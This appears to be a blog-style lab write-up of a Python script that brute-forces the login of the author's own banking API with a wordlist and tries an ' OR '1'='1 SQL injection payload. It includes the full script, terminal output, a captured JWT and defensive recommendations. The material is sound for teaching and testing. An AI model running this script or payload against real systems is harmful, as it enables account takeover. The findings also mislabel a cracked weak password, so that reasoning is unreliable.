Brute-Force & SQL Injection Simulation on a Custom Banking API – Part 2 (Python Security Tool)

Introduction

This report represents the **second part (continuation)** of our security testing project on a custom banking API.

- **part 1** focused on building a **.NET 9 Web API with SQLite** as the backend database, exposing endpoints for authentication and account operations. It also included a brute-force attack simulation using Hydra.
- **part 2** introduces a **custom Python-based security testing tool** that automates brute-force login attempts, validates password strength, and tests for potential SQL Injection vulnerabilities.

The goal is to demonstrate how security posture changes when using **weak vs. strong passwords** and how custom tools can complement traditional penetration testing frameworks.


Environment Setup

- **API Technology**: .NET 9 Web API
- **Database**: SQLite
- **Host System**: Windows (API running on `http://192.168.1.105:5196`)
- **Attack System**: Kali Linux (Python script execution)
- **Tools**: Python3, Requests library

Python Security Tool – Code Overview

A custom Python script (`tool.py`) was developed to:

1. Perform **brute-force attempts** using a provided wordlist.
2. Detect **successful authentication** by analyzing the response.
3. Attempt an **SQL Injection payload** (`' OR '1'='1`) to check for vulnerabilities.
4. Save results into a local file (`results.txt`) for auditing.
5. Print results in a clean, **table-like format** in the terminal.




```
import requests
import time

url = "http://192.168.1.105:5196/api/Auth/login"
email = "mnd@test.com"


wordlist = "/home/kali/pass.txt"

with open(wordlist, "r", errors="ignore") as f:
    passwords = [line.strip() for line in f]

start_time = time.time()
attempts = 0
results = []

# Test brute-force
for pwd in passwords:
    attempts += 1
    data = {"email": email, "password": pwd}
    response = requests.post(url, json=data)

    if response.status_code == 200:
        results.append(["SUCCESS", email, pwd, response.status_code])
        end_time = time.time()

        # SAVE IT IN THE FILE
        with open("results.txt", "w") as out:
            out.write(f"Email: {email}\nPassword: {pwd}\n")
            out.write(f"Token: {response.text}\n")
            out.write(f"Attempts: {attempts}\n")
            out.write(f"Time: {end_time - start_time:.2f} seconds\n")
        break
    else:
        results.append(["FAIL", email, pwd, response.status_code])

end_time = time.time()

# Test SQL Injection
sql_payload = "' OR '1'='1"
data = {"email": email, "password": sql_payload}
resp = requests.post(url, json=data)

if resp.status_code == 200:
    results.append(["SQLi?", email, sql_payload, resp.status_code])
    print("[!] Possible SQL Injection vulnerability detected!")
else:
    results.append(["SQLi FAIL", email, sql_payload, resp.status_code])

# Manually table print
print(f"\n{'Result':<10}{'Email':<25}{'Password':<20}{'Status'}")
print("-" * 70)
for row in results:
    print(f"{row[0]:<10}{row[1]:<25}{row[2]:<20}{row[3]}")

print("\n[i] Total attempts:", attempts)
print(f"[i] Execution time: {end_time - start_time:.2f} seconds")
```

(Figure 1)

Execution & Results

Terminal Output

The tool tested multiple passwords and reported their status:



```
┌──(kali㉿kali)-[~/pythonTool]
└─$ python3 tool.py

Result    Email                    Password          Status
─────────────────────────────────────────────────────────────────
FAIL      mnd@test.com             123456            401
FAIL      mnd@test.com             password          401
SUCCESS   mnd@test.com             admin123          200
SQLi FAIL mnd@test.com             ' OR '1'='1       401

[i] Total attempts: 3
[i] Execution time: 0.71 seconds
```


(Figure 2)

- **Weak passwords** (`123456`, `password`) → Failed (401 Unauthorized)
- **Correct password** (`admin123`) → Success (200 OK) with JWT token received
- **SQL Injection attempt** (`' OR '1'='1`) → Failed (401 Unauthorized), meaning **API is protected against basic SQLi**

Results File

The tool saved the successful attempt into `results.txt`, including:

- Tested email
- Correct password
- Received JWT token
- Total attempts & execution time



```
┌──(kali㉿kali)-[~/pythonTool]
└─$ cat results.txt | sed 's/.\{80\}/&\n/g'

Email: mnd@test.com
Password: admin123
Token: {"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIzIiwiY3VzdG9tZX
JJZCI6IjMiLCJleHAiOjE3NTgzMzA0MjUsImlzcyI6Ik1pbmlCYW5rIiwiYXVkIjoiTWluaUJhbmtVc2
VycyJ9.x8EXPASaXGae-nRrCRmCvLMUAF_9XHT4wx4cTk5Bv4g"}
Attempts: 3
Time: 0.71 seconds
```

(Figure 3)

Findings

1. **Weak Passwords**: Easily guessable and failed under brute-force, confirming the need for stronger policies.

2. **Brute-Force Vulnerability**: Without rate-limiting or account lockouts, attackers can try multiple passwords quickly.

3. **SQL Injection Attempt**: API handled the payload safely, indicating protection at the ORM or query level.

4. **JWT Authentication**: Once a valid password was found, a token was issued successfully, granting access to protected endpoints.

Security Recommendations

- **Strong Password Policy**: Enforce complexity (uppercase, lowercase, symbols, length ≥ 12).

- **Account Lockout & Rate Limiting**: Prevent unlimited brute-force attempts.

- **Multi-Factor Authentication (MFA)**: Adds a second layer of defense beyond passwords.

- **Continuous Penetration Testing**: Automate checks with custom tools alongside Hydra/BurpSuite.

- **Monitoring & Logging**: Ensure failed logins and suspicious activities are logged and reviewed.

Conclusion

This part demonstrated how a **custom Python security tool** can simulate brute-force and SQL Injection attacks against a banking API.

- **part 1** showed API development and Hydra testing.
- **part 2** expanded the research with automation, logging, and SQLi testing.

This project provides a practical example of how developers and security analysts can work together to identify risks and apply countermeasures.